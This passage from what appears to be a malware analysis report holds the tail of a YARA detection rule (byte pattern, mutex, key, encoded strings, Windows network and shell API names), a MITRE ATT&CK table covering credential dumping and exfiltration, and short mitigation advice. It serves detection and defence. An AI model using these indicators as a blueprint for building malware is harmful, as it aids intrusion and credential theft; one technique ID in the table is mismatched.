    $b = {83 3D ?? ?? ?? ?? 10 BE ?? ?? ?? ?? 8B CB 0F 43 35 ?? ??
    ?? ?? 2B C8 8D 04 0A 33 D2 F7 F3 8B 5D EC 8B CB 83 7B 14 10 72 02
    8B 0B 8A 04 32 8B 75 F0 88 04 31 46 89 75 F0 3B 75 F8}

    $mutex = "006700e5a2ab05704bbb0c589b88924d"

    $key = "850c61ff7cfc4c28ae073b6ce7172cbd"

    $enc1 = "KdxwH F5HIVzElz0"

    $enc2 = "RUYIQviGQm0eMYcgcqYv43U21B4l3oSyaXCeLT0D9o0w7HQicrCI430
    eVT8s3l BWRyeQNSq9kGV4lMpbGqC43sm3Tzv"

    $enc3 = "OWK2OcK57Z4nN5cwdKKpKX0ofs=="

    $enc4 = "AKeF7S 5VY 2EWlmc7qr53g2eSZqFkCp9XyvGMWm
    lJ9BIWeb0J5AnMjhCueFACp8Qmn7cKyVV5k"

    $api1 = "CreateMutex"

    $api2 = "GetVersionEx"
```

```
$api3 = "CreateThread"

$api4 = "ShellExecute"

$api5 = "HttpOpenRequest"

$api6 = "InternetOpenUrl"

$api7 = "CopyFile"

$api8 = "LoadLibraryEx"

$api9 = "CreateDirectory"

$api10 = "RemoveDirectory"

$api11 = "GetFileAttributes"

$api12 = "RegCloseKey"
```

condition:

```
uint16(0) == 0x5a4d

and filesize <= 1MB

and pe.imports("WININET.dll")

and(

any of ($a,$b,$api*) or all of ($enc*, $mutex,$key)

)

}
```

# MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Gather Victim Host Information (T1592)	Windows Command Shell (T1059)	Scheduled Tasks/Job (T1053)	Manipulate System Process (T1053)	Obfuscated Files or Information (T1027)	OS Credential Dumping (T1003)	Remote Access Software (T1219)	Scheduled Transfer (T1029)
	Scheduled Task (T1053)	Startup Folder (T1547)	Registry Run Keys (T1547)	Modify Registry (T1112)	Credentials in Registry (T1552.002)		
	Startup Folder (T1547)						

## Solution Proposals

1. The system should be kept up to date.
2. Every process must be audited at runtime.
3. Reliable anti-virus software should be used (even if not used, the file with that name should be located under ProgramData).
4. All documents should be used after inspected.

## Prepared By

Enes Şakir ÇOLAK

[LinkedIn](#)

